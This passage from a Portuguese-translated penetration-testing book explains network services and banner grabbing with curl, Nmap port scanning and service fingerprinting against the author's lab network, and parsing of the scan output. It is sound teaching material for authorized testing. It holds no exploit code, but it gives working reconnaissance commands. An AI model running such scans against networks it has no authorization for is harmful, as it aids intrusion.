> **NOTA** Caso você tenha problemas para dormir à noite, poderá ler sobre o HTTP (Hypertext Transfer Protocol, ou Protocolo de Transferência de Hipertexto) na RFC 2616: https://www.ietf.org/rfc/rfc2616.txt. Sem dúvida, você cairá no sono porque é um documento extremamente árido e profundamente técnico, exatamente como deve ser uma boa RFC sobre protocolo.

Sempre que digitar um URL (Uniform Resource Locator, ou Localizador Uniforme de Recursos) em seu navegador web, você submeterá uma requisição web – em geral, uma requisição GET, para ser mais específico – contendo todos os componentes necessários definidos na especificação do protocolo HTTP. Seu navegador receberá a resposta do servidor web e apresentará as informações que você solicitou.

Embora haja vários protocolos de rede diferentes, com vários serviços distintos que satisfazem diversas necessidades, todos se comportam de modo semelhante. Se um serviço ou servidor estiver “up” (ativo), consideramos que ele está disponível, até que um cliente envie uma requisição solicitando que algo seja feito. Assim que o servidor receber uma requisição, ele a processará com base nas especificações do protocolo, e então enviará uma resposta de volta para o cliente.

É claro que há muitas outras tarefas acontecendo em segundo plano além daquelas que foram representadas na Figura 3.2.




Figura 3.2 – Representação genérica de uma requisição e uma resposta típicas a um serviço de rede.

Elas foram propositalmente omitidas de modo que apenas os componentes básicos estão presentes, a fim de ilustrar o conceito de um cliente fazendo uma requisição para um servidor.

Quase todas as formas de ataque a redes estão relacionadas ao envio de algum tipo de requisição de serviço cuidadosamente elaborado (frequentemente, dizemos apenas *malicioso* ou mal-intencionado), que tira proveito de uma falha do serviço, de tal modo que este é forçado a executar uma operação em favor do invasor que enviou a requisição. Na maioria das vezes, isso significa enviar um shell de comandos reverso de volta para o computador do invasor. A Figura 3.3 mostra outro diagrama propositalmente simplificado, que mostra o processo de uma requisição maliciosa resultando em uma RCE (Remote Code Execution, ou Execução Remota de Código).




Figura 3.3 – Requisição maliciosa (mal-intencionada) para um serviço de rede e a resposta.

3.1.2 Identificando serviços de rede à escuta

Até agora, venho usando a analogia de um prédio grande com suas portas, janelas e outros pontos de entrada para ilustrar o fato de que os serviços de rede são aquilo que tentamos atacar a fim de invadir o nosso ambiente alvo. Nessa analogia, podemos ficar do lado de fora do prédio e procurar todos os pontos de entrada manualmente ou, se formos suficientemente habilidosos, poderemos obter a planta do prédio para identificar onde estão.

Durante um pentest em uma rede, em geral você não terá tanta sorte a ponto de obter um diagrama completo da rede, de modo que será necessário descobrir quais serviços estão à escuta na rede. Isso pode ser feito por meio de um scannning de portas.

Usando o Nmap, tomamos cada endereço IP identificado na fase de descoberta de hosts e, literalmente, perguntamos a esse endereço IP: “A porta 0 está aberta? E a porta 1? E a porta 2?” – até a porta 65.535. Na maioria das vezes, não receberemos uma resposta do alvo informando que a porta específica que acabamos de verificar está fechada. Uma resposta de qualquer tipo em geral informará que algum tipo de serviço de rede está à escuta nessa porta.

Qual é a diferença entre um serviço e uma porta?

Usando um servidor web como exemplo, o *serviço* seria o software em particular que está servindo sites às requisições do cliente (navegador). Por exemplo, o servidor web Apache é um servidor web open source muito conhecido, com o qual é quase certo que você vai deparar durante seus pentests de rede.

A *porta* que o servidor web escuta pode ser configurada com qualquer número de 0 a 65.535. Geralmente, porém, você encontrará servidores web escutando na porta 80 e na porta 443: a porta 80 é usada para tráfego sem criptografia, enquanto a porta 443 é usada para tráfego criptografado com SSL/TLS.

3.1.3 Banners de serviços de rede

Não basta saber que um serviço está executando em uma dada porta. Um invasor precisa saber o máximo possível sobre esse serviço. Felizmente, a maioria disponibiliza um *banner de serviço* quando solicitado. Pense em um banner de serviço como uma placa na porta de um estabelecimento na qual se lê: “Estou aqui! Sou o serviço XYZ, estou executando a versão ABC e estou pronto para processar suas requisições. Se quiser entrar, minha porta é a de número 123”.

Dependendo da configuração do serviço em particular, o banner pode revelar muitas informações, algumas das quais poderiam ser úteis a você no papel de invasor. No mínimo, você vai querer saber qual é o protocolo que o servidor está executando: FTP, HTTP, RDP, e assim por diante. Você também vai querer saber o nome e, se estiver visível, a versão exata do software que está à escuta nessa porta. Essas informações são essenciais, pois permitem que você pesquise bancos de dados com exploits (exploração de vulnerabilidades) públicos, por exemplo, o www.exploit-db.com, em busca de vetores de ataque e pontos fracos de segurança conhecidos para essa versão de software em particular. A seguir, apresentamos um exemplo de um banner de serviço que está nos cabeçalhos de uma requisição HTTP feita com o comando curl. Execute o comando a seguir, mas saiba que raditz.capsulecorp.local pode ser facilmente substituído por um endereço IP:

```
curl --head raditz.capsulecorp.local
```

Listagem 3.1 – Usando curl para requisitar um banner de serviço HTTP

```
HTTP/1.1 403 Forbidden ❶
Content-Length: 1233
Content-Type: text/html
Server: Microsoft-IIS/10.0 ❷
X-Powered-By: ASP.NET ❸
Date: Fri, 10 May 2019 17:23:57 GMT
```

❶ Esse serviço utiliza o protocolo HTTP.

❷ Especificamente, esse é um servidor web Microsoft IIS. A versão 10.0 permite saber que se trata do Windows 2016 ou uma versão mais recente.

❸ Como bônus, podemos ver que o ASP.NET é usado. Isso significa que é provável que o servidor esteja conversando com um servidor de banco de dados no backend.

Observe que a saída desse comando contém todos os três elementos (protocolo, nome e versão do serviço) que eu mencionei. O protocolo é o HTTP, que, é claro, já sabíamos; o software executando nesse servidor web é o Microsoft IIS e, especificamente, essa é a versão 10.0. Nesse caso, algumas informações adicionais foram disponibilizadas. Está claro que esse servidor IIS está configurado com ASP.NET, o que pode significar que o alvo está utilizando um código do lado do servidor que conversa com um banco de dados no backend – algo que certamente um invasor estaria interessado em verificar. Nessa subfase, seu foco deve estar na identificação de todas as portas abertas em execução em todos os alvos, listando cada uma delas com esse nível de detalhes a fim de ter uma imagem exata do que está disponível a você e de toda a superfície de ataque de sua rede alvo.

3.2 Scanning de portas com o Nmap

Mais uma vez, o Nmap será a ferramenta preferida para a descoberta de serviços na rede. Como no exemplo do pingsweep ICMP do Capítulo 2, a ideia é iterar por todos os endereços IP de seu arquivo targets.txt. Dessa vez, porém, em vez de verificar se o host está ativo e responde às mensagens de requisição ICMP, o Nmap verificará se o host tenta estabelecer uma conexão TCP com o seu computador de ataque na porta 0, depois na porta 1, na porta 2, até a porta 65.535.

Talvez você esteja se perguntando se o Nmap precisa “falar” com cada protocolo de rede individual de um dado serviço caso encontre um que esteja à escuta na porta em questão. (Pontos extras para você se estava pensando nisso, a propósito.) A resposta é: não necessariamente. Se você estiver apenas verificando se uma porta está aberta, não haverá necessidade de haver uma comunicação significativa com o serviço que está à escuta nessa porta. Permita-

me explicar.

Suponha que você esteja andando pelo corredor de um prédio de apartamentos. Alguns dos apartamentos estão vagos, enquanto outros estão ocupados. Seu objetivo durante esse experimento imaginário é determinar em quais apartamentos há inquilinos morando. Você começa batendo nas portas, uma de cada vez. Sempre que uma pessoa abrir a porta, ela tentará iniciar uma conversa com você no idioma nativo dela. Você poderá ou não entender esse idioma, mas isso não é importante, pois você está apenas sondando o corredor para ver quais portas levam a apartamentos ocupados. Em cada porta que testar, você observará se alguém respondeu; em seguida, ignorará grosseiramente a tentativa de conversa e prosseguirá batendo na próxima porta. É exatamente assim que funciona um scanning de portas.

Coincidentemente, se você *fosse* análogo ao projeto Nmap, seria fluente na maioria dos idiomas falados pelas pessoas na Terra; é assim que você poderia pedir à pessoa que respondesse à porta que fornecesse outros detalhes sobre o que acontece naquele apartamento em particular. Em uma seção mais adiante, faremos exatamente isso. Por enquanto, porém, sua única preocupação será descobrir se há alguém, isto é, se a porta está “aberta”. Se uma porta estiver “fechada”, ela simplesmente não responderá às tentativas de conexão do Nmap, assim como um apartamento vago não teria ninguém para responder à sua batida. Se uma porta estiver aberta, ela responderá, como geralmente faria se um cliente que não falasse o protocolo desse serviço tentasse iniciar uma conexão. O simples fato de o serviço responder permite saber que a porta está aberta.

3.2.1 Portas comuns

Há motivos óbvios pelos quais uma rede corporativa de verdade não pode ser usada para demonstrar o fluxo de trabalho apropriado de um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna). Caso os motivos não estejam *óbvios*, vou revelá-los. O

principal problema é a imputação de responsabilidade. Sem que você assine um NDA (Non-Disclosure Agreement, ou Acordo de Confidencialidade), revelar detalhes de vulnerabilidades sobre a rede de uma empresa nas páginas deste livro seria extremamente antiético e, possivelmente, até mesmo ilegal. É por isso que os exemplos foram todos criados usando a rede Capsulecorp Pentest, que criei com máquinas virtuais em meu ambiente de laboratório privado.

Embora eu tenha feito tudo que estivesse ao meu alcance para modelar essa rede com base em configurações reais de empresas que vi inúmeras vezes, há uma diferença essencial: o tamanho da rede. Empresas de grande porte geralmente têm dezenas de milhares de nós em sua sub-rede interna.

> **NOTA** A propósito, o fato de as redes corporativas serem tão grandes coincidentemente as torna alvos mais fáceis para um invasor porque, quanto mais sistemas um administrador tiver de proteger, maior será a probabilidade de algum equívoco ser cometido ou de algo importante passar despercebido. Maior nem sempre é melhor.

Trago esse assunto à tona porque conduzir um scan de portas completo no escopo de uma rede grande pode demorar muito. É por isso que estruturei essa metodologia do modo como o fiz. Se você estiver trabalhando nos exercícios deste livro em uma rede de laboratório de tamanho similar, talvez esteja se perguntando por que começamos com portas TCP comuns, e não com um scanning de todas as 65k portas. A resposta está relacionada ao tempo e à produtividade.

Um pentester quer obter *alguma* informação que possa ser explorada manualmente o mais cedo possível, enquanto espera a execução de scans mais abrangentes, os quais, às vezes, podem demorar um dia todo para serem concluídos. Por esse motivo, você sempre deve executar uma varredura rápida em suas 10 ou 20 portas favoritas para ter algumas pistas iniciais que possam ser seguidas enquanto espera os resultados completos de sua descoberta de serviços.

O propósito dessa varredura é ser rápido, fazendo o scan de

apenas um grupo seleto de portas com mais probabilidade de conter serviços com pontos fracos passíveis de serem explorados. Como alternativa, a flag --top-ports do Nmap poderia ser usada, seguida de um número para fazer o scan somente das *#N* portas principais. Não mostrarei esse método neste livro porque o Nmap classifica uma "porta principal" como aquela que é usada com mais frequência, o que não a torna necessariamente a mais conveniente para um pentester. Em vez disso, prefiro pensar nas portas que são mais comumente atacadas. Um exemplo de scan na rede Capsulecorp Pentest usando 13 portas comuns, identificadas nas redes corporativas modernas, utiliza o comando a seguir, em uma só linha:

```
nmap -Pn -n -p 22,25,53,80,443,445,1433,3306,3389,5800,5900,8080,8443
Ê -iL hosts/targets.txt -oA services/quick-sweep
```

A listagem a seguir mostra um trecho da saída.

Listagem 3.2 – Scan do Nmap: verificando portas comuns

```
nmap scan report for 10.0.10.160
Host is up (0.00025s latency).

PORT     STATE  SERVICE
22/tcp   open   ssh ❶
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
443/tcp  closed https
445/tcp  closed microsoft-ds
1433/tcp closed ms-sql-s
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
5800/tcp closed vnc-http
5900/tcp closed vnc
8080/tcp closed http-proxy
8443/tcp closed https-alt

nmap done: 22 IP addresses (22 hosts up) scanned in 2.55 seconds
```

❶ Esse host tem apenas uma porta aberta: a porta 22.

Como podemos ver na saída, esse comando demorou menos de três segundos para terminar. Você descobriu rapidamente alguns dos serviços comumente atacados, que estão executando no escopo desse alvo. Esse é o único scan cujos arquivos de saída eu verificaria manualmente usando o grep. Em scans maiores, com resultados adicionais, você utilizará o parser XML, que mostrarei na próxima seção. Por enquanto, observe os três arquivos recém-criados no diretório de serviços. Mais uma vez, o arquivo quick-sweep.gnmap é o mais apropriado para ver quais portas estão abertas com base no scan que acabamos de executar. A essa altura, você deve estar familiarizado com isso; utilize o cat para exibir o conteúdo do arquivo e o grep para limitar a saída às linhas que contenham a string "open".

Listagem 3.3 – Verificando o arquivo gnmap em busca de portas abertas

```
~$ ls -lah services/
total 84K
drwxr-xr-x 2 royce royce 4.0K May 20 14:01 .
drwxr-xr-x 4 royce royce 4.0K Apr 30 10:20 ..
-rw-rw-r-- 1 royce royce 9.6K May 20 14:04 quick-sweep.gnmap
-rw-rw-r-- 1 royce royce 9.1K May 20 14:04 quick-sweep.nmap
-rw-rw-r-- 1 royce royce  49K May 20 14:04 quick-sweep.xml

~$ cat services/quick-sweep.gnmap |grep open
Host: 10.0.10.1 ()      Ports: 22/closed/tcp//ssh///,
25/closed/tcp//smtp///, 53/open/tcp//domain///, 80/open/tcp//http///,
443/closed/tcp//https///, 445/closed/tcp//microsoft-ds///,
1433/closed/tcp//ms-sql-s///, 3306/closed/tcp//mysql///,
3389/closed/tcp//ms-wbt-server///, 5800/closed/tcp//vnc-http///,
5900/closed/tcp//vnc///, 8080/closed/tcp//http-proxy///,
8443/closed/tcp//https-alt///
Host: 10.0.10.27 ()     Ports: 22/open/tcp//ssh///, 25/closed/tcp//smtp///,
53/closed/tcp//domain///, 80/closed/tcp//
```

Sem dúvida, vale a pena observar que essa saída não será muito útil se você não souber qual serviço geralmente executa em uma dada porta. Não se preocupe em memorizar todas essas portas;

quanto mais tempo você passar fazendo esses tipos de procedimentos de teste, mais portas e serviços você guardará em sua memória. Por ora, a Tabela 3.1 apresenta uma referência rápida para as portas utilizadas nesse comando. Novamente, elas foram escolhidas porque, com frequência, eu as encontro e as ataco durante os procedimentos de pentest. Você poderia facilmente especificar a sua própria lista ou simplesmente utilizar a flag --top-ports do nmap como alternativa.

Tabela 3.1 – Portas de rede comumente utilizadas

Porta	Tipo
22	Secure Shell (SSH)
25	Simple Mail Transfer Protocol (SMTP)
53	Domain Name Service (DNS)
80	Servidor web sem criptografia (HTTP)
443	Servidor web com criptografia SSL/TLS (HTTPS)
445	Microsoft CIFS/SMB
1433	Servidor Microsoft SQL
3306	Servidor MySQL
3389	Remote Desktop da Microsoft
5800	Servidor VNC Java
5900	Servidor VNC
8080	Porta miscelânea de servidor web
8443	Porta miscelânea de servidor web

Também é importante destacar que uma porta aberta não é uma garantia de que o serviço geralmente associado a essa porta seja o serviço à escuta em seu host alvo. Por exemplo, o SSH geralmente está à escuta na porta 22, mas poderia ser facilmente configurado para escutar a porta 23 ou 89 ou 13.982. O próximo scan vai além de apenas consultar as portas que estão à escuta: o Nmap enviará probes (sondagens) de rede que tentarão obter um *fingerprint* do serviço específico à escuta na porta aberta identificada.

DEFINIÇÃO *Fingerprinting* é apenas um modo elegante de dizer que você está identificando exatamente o software e a versão de um serviço que está à

escuta em uma porta aberta.

3.2.2 Scanning de todas as 65.536 portas TCP

Agora que já temos alguns alvos para perseguir, vamos executar um scan completo, que verifique a presença de todas as 65.536 portas de rede e liste os nomes e as versões de quaisquer serviços identificados. Esse comando provavelmente demorará bastante em uma grande rede corporativa, o que, novamente, é o motivo para executar antes um comando mais rápido, de modo que você tenha alguns alvos para sondar e explorar manualmente enquanto espera.

DICA Para qualquer tarefa que possa acabar demorando mais tempo do que o desejado, é uma boa prática usar uma sessão tmux. Dessa forma, você poderá executar o processo em background (segundo plano) e deixá-lo executando sozinho, se for necessário. Desde que você não reinicie o seu computador, o comando executará até que seja concluído. Isso será conveniente se você prefere não ter dezenas de janelas de terminais abertas ao mesmo tempo. Se você não tiver familiaridade com o uso do tmux, há uma introdução rápida no Apêndice A.

Eis o comando para um scan de portas TCP completo, seguido da Listagem 3.4 que contém um trecho da saída gerada quando o comando é executado em minha rede alvo:

```
nmap -Pn -n -iL hosts/targets.txt -p 0-65535 -sV -A -oA services/full-sweep
Ê --min-rate 50000 --min-hostgroup 22
```

Esse scan apresenta algumas flags novas, incluindo `-sV` e `-A`, que explicarei logo em seguida.

Listagem 3.4 – Nmap fazendo um scanning de todas as portas com probes de serviço e scanning com scripts

```
nmap scan report for 10.0.10.160
Host is up (0.00012s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0) ❶
| ssh-hostkey: ❷
|   2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
|   256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_  256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:
| clock-skew:
|   -1h00m48s:
|     10.0.10.200
|     10.0.10.202
|     10.0.10.207
|_    10.0.10.205
Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
nmap done: 22 IP addresses (22 hosts up) scanned in 1139.86 seconds
```

❶ Informações adicionais de banners de serviço são apresentadas.

❷ O script NSE fornece informações adicionais sobre o serviço SSH específico.

Como podemos ver, esse scan de portas demorou quase vinte minutos para ser concluído em uma pequena rede com apenas 22 hosts. Contudo, perceba também que muito mais informações foram devolvidas. Além disso, esse comando utiliza duas novas flags:

```
-sV: Probe open ports to determine service/version info
-A: Enable OS detection, version detection, script scanning, and traceroute
```

A primeira flag diz ao Nmap que envie probes (sondagens) de serviço na tentativa de obter um fingerprint dos serviços à escuta e identificar quaisquer informações divulgadas pelo serviço. Utilizando a saída apresentada como exemplo, se a flag `-sV` tivesse sido omitida, teríamos visto somente que a porta 22 está aberta, e nada mais. No entanto, com a ajuda dos probes de serviço, agora sabemos que a porta 22 está aberta e está executando `OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)`. Isso, obviamente, é muito mais útil para nós no papel de invasores tentando obter informações de inteligência valiosas sobre o nosso ambiente alvo.

A segunda nova flag apresentada com esse comando é a flag `-A`. Ela diz ao Nmap que execute uma série de verificações adicionais na tentativa de listar o sistema operacional do alvo, assim como que permita um scanning com scripts. Os scripts NSE (Nmap Scripting Engine) serão discutidos no Apêndice B. Se a flag `-A` estiver ativa e

o nmap detectar um serviço, ele iniciará uma série de scans com scripts NSE associados a esse serviço em particular a fim de obter mais informações.

Scanning de faixas grandes na rede

Se o seu escopo contiver mais do que algumas centenas de endereços IP, talvez você queira considerar a adoção de uma abordagem um pouco diferente daquela exibida na Listagem 3.4. Enviar mais de 65.000 probes para centenas ou milhares de sistemas pode realmente demorar muito, sem mencionar todos os probes extras enviados com as opções -sV e -A.

Como alternativa, para redes maiores, prefiro utilizar um simples scan de conexão-sT para todas as 65k portas, sem descoberta de serviços ou scripts NSE. Isso permite que eu saiba quais portas estão abertas, mas não quem as está escutando. Assim que esse scan for concluído, executo o scan da Listagem 3.4, porém substituo -p 0-65535 por uma lista de portas abertas separadas por vírgula: por exemplo, -p 22,80,443,3389,10000 ....

3.2.3 Processando a saída de scripts NSE

Preste mais atenção no que acontece quando incluímos a flag -A. Como o Nmap identificou o serviço SSH à escuta na porta 22, ele disparou automaticamente o script NSE ssh-hostkey. Se você é capaz de ler a linguagem de programação Lua, poderá ver exatamente o que esse script faz, abrindo o arquivo /usr/share/local/nmap/scripts/ssh-hostkey.nse em sua plataforma de pentest Ubuntu. No entanto, o que esse script faz deve ser bastante óbvio se você observar a saída de seu scan com o nmap. Eis a saída novamente:

Listagem 3.5 – Saída do script NSE ssh-hostkey

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
|   256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_  256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
```

Basicamente, esse script apenas devolve o fingerprint do servidor

SSH alvo, o qual é usado para identificar um host SSH e garantir que um usuário está se conectando com o servidor desejado. Em geral, as informações estão armazenadas no arquivo ~/.known_hosts – isto é, se você já havia iniciado uma sessão SSH com esse host antes. A saída do script NSE é armazenada no arquivo .nmap, em vez do arquivo .gnmap que havia sido o nosso foco principal até agora. Analisar essa saída não é tão conveniente quanto poderia ser somente com o uso de cat e grep. Isso porque os scripts NSE são um esforço comunitário e foram criados por vários indivíduos; desse modo, as convenções de nomenclatura e de espaçamento não são 100% consistentes. Apresentarei algumas dicas que poderão ajudar você a trabalhar com saídas de scan extensas, garantindo que não haja perda de nenhuma informação importante.

A primeira tarefa é descobrir quais scripts NSE foram executados. O Nmap determina isso automaticamente para nós com base nas portas abertas que ele descobriu e nos serviços à escuta nessas portas. O modo mais fácil de fazer isso é executar um cat no arquivo .nmap e um grep em busca da string "|_": um pipe Linux seguido de um undescore. Nem todo nome de script NSE começa com essa string de caracteres, mas a maioria começa. Isso significa que podemos usar esse comando de aparência inusitada para identificar rapidamente quais scripts foram executados. A propósito, executei esse comando no diretório ~/capsulecorp/discovery. O comando utiliza cat para exibir o conteúdo do arquivo full-sweep.nmap. (1) Um pipe dessa saída é feito para o grep, que procura linhas contendo |_, (2) o que sinaliza um script NSE e, então, alguns pipes diferentes para o comando cut são executados a fim de obter o campo correto, (3) exibindo o nome do script NSE que foi executado. O comando completo tem o seguinte aspecto:

```
cat services/full-sweep.nmap |grep '|_' | cut -d '_' -f2 | cut -d ' ' -f1
Ê | sort -u | grep ':'
```

A listagem a seguir mostra a saída para o meu ambiente alvo. Sua saída será parecida, porém diferente, dependendo dos serviços que o Nmap tiver identificado.

Listagem 3.6 – Identificando quais scripts NSE foram executados

```
  ajp-methods:
  clock-skew:
  http-favicon:
  http-open-proxy:
  http-server-header:
  https-redirect:
  http-title:
  nbstat:
  p2p-conficker:
  smb-os-discovery:
  ssl-cert:
  ssl-date:
  sslv2:
  tls-alpn:
  tls-nextprotoneg:
  vnc-info:
```

Agora você tem, no mínimo, uma ideia de quais scripts NSE executaram durante o scan de portas. A partir daí, sinto informar que será necessário um trabalho de certo modo manual para analisar o arquivo .nmap. Recomendo abri-lo em um editor de texto, por exemplo, no vim, e utilizar a função de pesquisa para procurar os vários nomes de scripts que você identificou. Faço isso porque o número de linhas da saída varia de script para script; portanto, tentar usar o grep para extrair as informações úteis é complicado. No entanto, você aprenderá quais scripts são convenientes com o grep e, futuramente, passará a processar rapidamente essas informações.

Por exemplo, o script http-title é um pequeno script simpático de uma só linha que, às vezes, pode ajudar a colocar você na direção de um possível servidor web vulnerável. Mais uma vez, utilize o cat para listar o conteúdo do arquivo full-sweep.nmap e grep -i http-title para ver todos os banners de servidores web que o nmap conseguiu identificar. É uma maneira rápida e fácil de ter algum insight sobre o panorama geral e descobrir os tipos de tecnologias HTTP que estão

em uso. O comando completo é cat full-sweep.nmap | grep -i http-title, e a próxima listagem mostra a saída para o meu ambiente alvo. Sua saída será parecida, porém diferente, dependendo dos serviços que o Nmap tiver identificado.

Listagem 3.7 – Saída do script NSE para http-title

```
|_http-title: Welcome to AmpliFi
|_http-title: Did not follow redirect to https://10.0.10.95/
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/xml).
|_http-title: Welcome to AmpliFi
|_http-title: Welcome to AmpliFi
| http-title: BookStack
|_http-title: Service Unavailable
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-title: Welcome to XAMPP
| http-title: Welcome to XAMPP
|_http-title: Not Found
|_http-title: Apache Tomcat/7.0.92
|_http-title: Not Found
|_http-title: TightVNC desktop [workstation01k]
|_http-title:  [workstation02y]
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: IIS Windows Server
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
```

Você provavelmente deve ter começado a perceber as possíveis limitações de analisar manualmente as saídas desses arquivos extensos, mesmo quando grep e cut são usados para reduzir o

tamanho dos resultados. Você terá toda razão se estiver pensando que, quando executar um pentest de verdade em uma rede corporativa, analisar todos esses dados utilizando esse método seria uma tarefa inconveniente.

Felizmente, como todas as boas ferramentas de segurança, o Nmap gera uma saída XML. O XML (Extensible Markup Language, ou Linguagem de Marcação Extensível) é um formato apropriado para armazenar informações relacionais sobre uma lista de objetos semelhantes, porém diferentes, em um único arquivo ASCII. Com o XML, podemos separar o resultado do scan em nós de nível mais alto chamados *hosts*. Cada host possui subnós ou *nós filhos* chamados de *portas* ou *serviços*. Esses nós filhos podem ter seus próprios nós filhos na forma de uma saída de script NSE. Os nós também podem ter atributos; por exemplo, um nó de porta/serviço pode ter atributos chamados port_number, service_name, service_version, e assim por diante. Eis um exemplo da possível aparência de um nó de host usando o formato que o Nmap armazena no arquivo de scan .xml:

Listagem 3.8 – Estrutura de host XML do Nmap

```
<host>
   <address addr="10.0.10.188" addrtype="ipv4">
   <ports>
      <port protocol="tcp" portid="22">
         <state state="open" reason="syn-ack">
         <service name="ssh" product="OpenSSH">
      </port>
      <port protocol="tcp" portid="80">
         <state state="open" reason="syn-ack">
         <service name="http" product="Apache httpd">
      </port>
   </ports>
</host>
```

Nessa listagem, podemos ver a estrutura típica de um nó XML. O host de nível mais alto contém um nó filho chamado address, com dois atributos que armazenam o seu endereço IPv4. Além disso, ele

contém duas portas filhas, cada uma com as suas próprias informações sobre o serviço.

3.3 Parsing da saída XML com o Ruby

Escrevi um script Ruby simples para fazer parse do XML do Nmap e exibir todas as informações úteis em uma única linha. Você pode obter uma cópia do código acessando minha página pública no GitHub em https://github.com/R3dy/parsenmap. Recomendo criar um diretório separado para armazenar os scripts que você baixar do GitHub. Se você se vir fazendo pentests regularmente, é provável que terá uma grande coleção de scripts que poderão ser mais facilmente gerenciados em um local centralizado. Faça o checkout do código e, em seguida, execute o comando `bundle install` para instalar as gemas Ruby necessárias. Se o script `parsenmap.rb` for executado sem argumentos, a sintaxe apropriada do script será exibida, a qual exige apenas um arquivo XML do Nmap como entrada.

Listagem 3.9 – Script para parsing do XML do Nmap

```
~$ git clone https://github.com/R3dy/parsenmap.git
Cloning into 'parsenmap'...
remote: Enumerating objects: 18, done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18
Unpacking objects: 100% (18/18), done.

~$ cd parsenmap/

~$ bundle install
Fetching gem metadata from https://rubygems.org/.....
Resolving dependencies...
Using bundler 1.17.2
Using mini_portile2 2.4.0
Fetching nmap-parser 0.3.5
Installing nmap-parser 0.3.5
Fetching nokogiri 1.10.3
Installing nokogiri 1.10.3 with native extensions
Fetching rprogram 0.3.2
```

```
Installing rprogram 0.3.2
Using ruby-nmap 0.9.3 from git://github.com/sophsec/ruby-nmap.git
(at master@f6060a7)
Bundle complete! 2 Gemfile dependencies, 6 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

~$ ./parsenmap.rb
Generates a .txt file containing the open pots summary and the .nmap
  information
USAGE:  ./parsenmap <nmap xml file>
```

Esse é um script que sei que vou usar com frequência, portanto prefiro criar um link simbólico para o executável em algum local que seja acessível com minha variável de ambiente $PATH. É provável que você vá deparar com essa situação com vários scripts, portanto vamos criar um diretório bin em seu diretório home e, em seguida, modificar o ~/.bash_profile para que ele seja adicionado ao seu $PATH. Dessa forma, será possível criam links simbólicos para qualquer script que você utilizar com frequência. Em primeiro lugar, crie o diretório usando mkdir ~/bin. Em seguida, concatene a pequena porção de script bash a seguir no final de seu arquivo ~/.bash_profile.

Listagem 3.10 – Script bash para concatenar em ~/.bash_profile

```
if [ -d "$HOME/bin" ] ; then
  PATH="$PATH:$HOME/bin"
fi
```

Será necessário sair e reiniciar o seu prompt bash ou recarregar manualmente o perfil com source ~/.bash_ profile para que as alterações tenham efeito. A seguir, crie um link simbólico para o script parsenmap.rb em seu diretório ~/bin recém-criado.

```
~$ ln -s ~/git/parsenmap/parsenmap.rb ~/bin/parsenmap
```

Agora você será capaz de chamar o script executando o comando parsenmap de qualquer lugar no terminal.

Vamos analisar a saída gerada pelo nosso scan de 65k portas. Volte para o diretório ~/capsulecorp/discovery e execute o seguinte: parsenmap services/full-sweep.xml. A saída extensa na próxima listagem começa a dar a você uma ideia da quantidade de informações que

